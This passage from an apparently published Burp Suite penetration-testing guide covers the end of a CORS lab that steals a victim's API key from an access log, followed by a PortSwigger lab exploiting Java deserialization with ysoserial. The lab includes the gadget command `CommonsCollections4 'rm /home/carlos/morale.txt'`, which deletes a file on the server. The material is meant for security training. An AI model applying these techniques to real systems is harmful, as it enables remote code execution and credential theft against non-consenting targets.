


Figure 11.39 – The Store and Deliver exploit to victim buttons

10. Click on **Access log** to retrieve the API key of your victim:

Figure 11.40 – Click the Access log button

11. Look through the log until you find a different IP address and the API key of your victim.




Figure 11.41 – View the access log for the victim's API key

12. Place the value of the stolen API key into the **Submit solution** box for the solution:




Figure 11.42 – Click the Submit solution button

13. Note that your value will differ from the one shown here.




Figure 11.43 – Submit the API key as the solution

14. Notice the congratulatory banner in the browser.




Figure 11.44 – Congratulatory banner

How it works...

In an AJAX request, most instances require a call out to an external URL not residing in the same domain. To permit the external domain to receive DOM information from the user's browser session, CORS headers must be present, including `Access-Control-Allow-Origin: <name of cross domain>`.

See also

For more information on misconfigured CORS headers, see this PortSwigger blog entry at `https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties`.

Performing Java deserialization attacks

Serialization is a mechanism provided in various languages that allows the saving of an object's state in binary format. It is used for speed and obfuscation. The turning of an object back from binary into an object is deserialization. In cases where user input is used within an object and that object is later serialized, it creates an attack vector for arbitrary code injection and possible remote code execution. We will look at a Burp Suite extension that will assist web-penetration testers in assessing applications for Java deserialization vulnerabilities.

Getting ready

Login to your PortSwigger account. Using *Lab: Exploiting Java deserialization with Apache Commons* (`https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons`) and a hand-crafted serialized code snippet, we will demonstrate how to use the **Java Deserialization Scanner** to assist in performing Java deserialization attacks.

You will need to use an old Java version, such as JDK 7, along with the third-party JAR file for `ysoserial` to complete this recipe.

Here are the Java SE 7 archive downloads: `https://www.oracle.com/java/technologies/javase/javase7-archive-downloads.html`:

1. Select the download for your environment. For example, for Windows x64 you would download the `jdk-7u80-windows-x64.exe` file.
2. After download, double-click and follow the prompts to install.

> **Note**
>
> Uninstall this from your system after you complete the recipe as it is a very insecure version of Java.

3. Remember the location of the JDK 7 on your local system.

Here is the `ysoserial` JAR file download: `https://github.com/frohoff/ysoserial/releases/tag/v0.0.6`:

1. Select the `ysoserial-all.jar` file for download.
2. Remember the location of the `ysoserial-all.jar` file on your local system.

How to do it...

1. Switch to Burp Suite **Extensions | BApp Store** and install the **Java Deserialization Scanner** plugin:




Figure 11.45 – Add Java Deserialization Scanner extension

2. Go to *Lab: Exploiting Java deserialization with Apache Commons* and click the **Access the lab** button to start your instance:




Figure 11.46 – Lab lesson

3. After your instance of the lab loads, use the Burp Suite browser to capture your traffic. Log in to the application using the credentials `wiener/peter`.




Figure 11.47 – Click on My account to log in

Use the supplied credentials to log in to the application.

Figure 11.48 – Log in with the provided credentials

4. Switch to the Burp Suite **Proxy| HTTP history** tab and look for the request after login. Note the session cookie is using Java serialization.




Figure 11.49 – Notice the serialized cookie value

5. Right-click, select **Extensions** and send the request to the **Java Deserialization Scanner | Send request to DS – Manual testing** tab.




Figure 11.50 – Send request to extension

6. Notice a new tab is available entitled **Deserialization Scanner** with our request present in the **Manual testing** tab. Highlight the serialized value and click the **Set Insertion Point** button. Notice the substitution markers, which look like dollar signs, surrounding our serialized value.




Figure 11.51 – Set the insertion point

After setting our insertion point, look at the bottom panel and move the **Encode using Base64** option from the bottom-left panel to the right panel by clicking the **Add** button. Additionally, add the **Encode using URL encoding** option from the left panel to the right panel.




Figure 11.52 – Add Base64 encoding and URL encoding

7. Let's send the request over to the **Exploiting** tab by right-clicking and selecting **Send to Exploitation tab**:




Figure 11.53 – Send request to Exploitation tab

8. To make the extension work for us, we need to configure the settings for the location of Java and the `ysoserial` JAR file within the **Configurations** tab (note your path values will be different from what is shown in this screenshot since you must use the paths for your local system):




Figure 11.54 – Configure Java and ysoserial within the Deserialization Scanner Extension

9. Switch to the **Deserialization Scanner | Exploiting** tab and ensure you still have the Base64 encoding button added at the bottom as well as the URL encoding button. Both of these encodings should be in the bottom-right panel.




Figure 11.55 – On the Exploiting tab, make sure that both encodings are on the right panel

10. Add the `CommonsCollections4 'rm /home/carlos/morale.txt'` command to the `java -jar ysoserial` text area:




Figure 11.56 – Set the gadget and command

11. You are now ready to build the payload. Generate the payload by clicking the **Attack** button at the bottom.




Figure 11.57 – Attack mode and payload created

12. Send the modified request to **Repeater**:




Figure 11.58 – Send to Repeater

Click the **Send** button to solve the lab:




Figure 11.59 – Response is 500 with exception

Look more closely at the stacktrace returned in the 500 response. Notice there is a Java instantiation error. This message is proof of our exploit.

```
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        InstantiateTransformer: Constructor threw an
        exception
      </p>
    </div>
  </section>
```

Figure 11.60 – Details within the 500 response of the instantiation error

13. Notice the congratulatory banner in the browser:

